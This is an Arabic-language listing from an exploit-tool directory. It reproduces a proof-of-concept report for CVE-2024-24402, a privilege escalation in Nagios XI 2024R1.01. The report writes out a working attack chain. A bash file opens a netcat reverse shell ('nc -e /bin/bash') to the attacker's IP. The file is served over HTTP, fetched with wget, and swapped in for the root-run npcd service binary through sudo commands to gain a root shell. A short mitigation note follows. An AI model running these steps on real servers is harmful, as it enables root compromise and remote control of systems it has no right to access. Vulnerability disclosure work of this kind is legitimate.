
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-24402 — تصعيد الامتيازات في Nagios 2024R1.01 | Kitploit
أدوات/GitHubGitHub/mawk0235/cve-2024-24402
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراقالفريق الأحمر
GitHubmawk0235/cve-2024-24402

CVE-2024-24402

تصعيد الامتيازات في Nagios 2024R1.01

عرض المستودع
419منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

تقرير الثغرة

تم اكتشاف CVE بواسطة: Jarod Jaslow (MAWK)

تفاصيل الثغرة:

  • النقطة النهائية: Nagios XI الإصدار 2024R1.01
  • نوع الثغرة: تصعيد الصلاحيات من مستخدم "NAGIOS"
  • نتيجة الاستغلال: وصول كامل لجذر النظام

خطوات إعادة الإنتاج:

1. إنشاء نسخة جديدة من Nagios XI الإصدار 2024R1.01:

  • قم بتنزيل ملف OVA الخاص بـ Nagios XI من: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova
  • قم بنشر ملف OVA لإنشاء نسخة جديدة.
  • باستخدام تقريري السابق، احصل على تنفيذ الأوامر عن بعد (RCE) على الخادم.

2. إساءة استخدام تصعيد الصلاحيات:

  • كمستخدم "NAGIOS"، قم بإنشاء ملف على جهاز المهاجم بالمحتوى التالي:

    #!/bin/bash
    nc -e /bin/bash <عنوان IP للمهاجم> 4445
    

Pasted image 20240118113554


  • قم باستضافة الملف على جهاز المهاجم عبر خادم HTTP بلغة Python:

    python3 -m http.server 8000

    

Pasted image 20240118173813

  • ابدأ خادم استماع Netcat (NC) على جهاز المهاجم:

    nc -nlvp 4445
    

Pasted image 20240118173831

3. تنفيذ الاستغلال على الجهاز الضحية:


  • قم بجلب الملف من جهاز المهاجم:

    wget http://<عنوان IP للمهاجم>:8000/npcd

    

Pasted image 20240118173846

  • قم بتنفيذ الأوامر التالية لتصعيد الصلاحيات واستقبال اتصال كمستخدم root:

    sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
    cp npcd /usr/local/nagios/bin/npcd
    sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd

    

Pasted image 20240118173857

Pasted image 20240118173915

التوصية:

يوصى بتقييد قدرة المستخدم "NAGIOS" على الكتابة إلى ملفات تنفيذ خدمات Nagios التي تعمل كمستخدم root. يمكن تحقيق ذلك من خلال تطبيق أذونات ملفات أكثر صرامة وضوابط وصول للدلائل والملفات ذات الصلة بخدمات Nagios.

ينبغي إصلاح هذه المشكلة في الإصدارات الجديدة

CVE:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-24402

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    415
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    343
  • 5

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →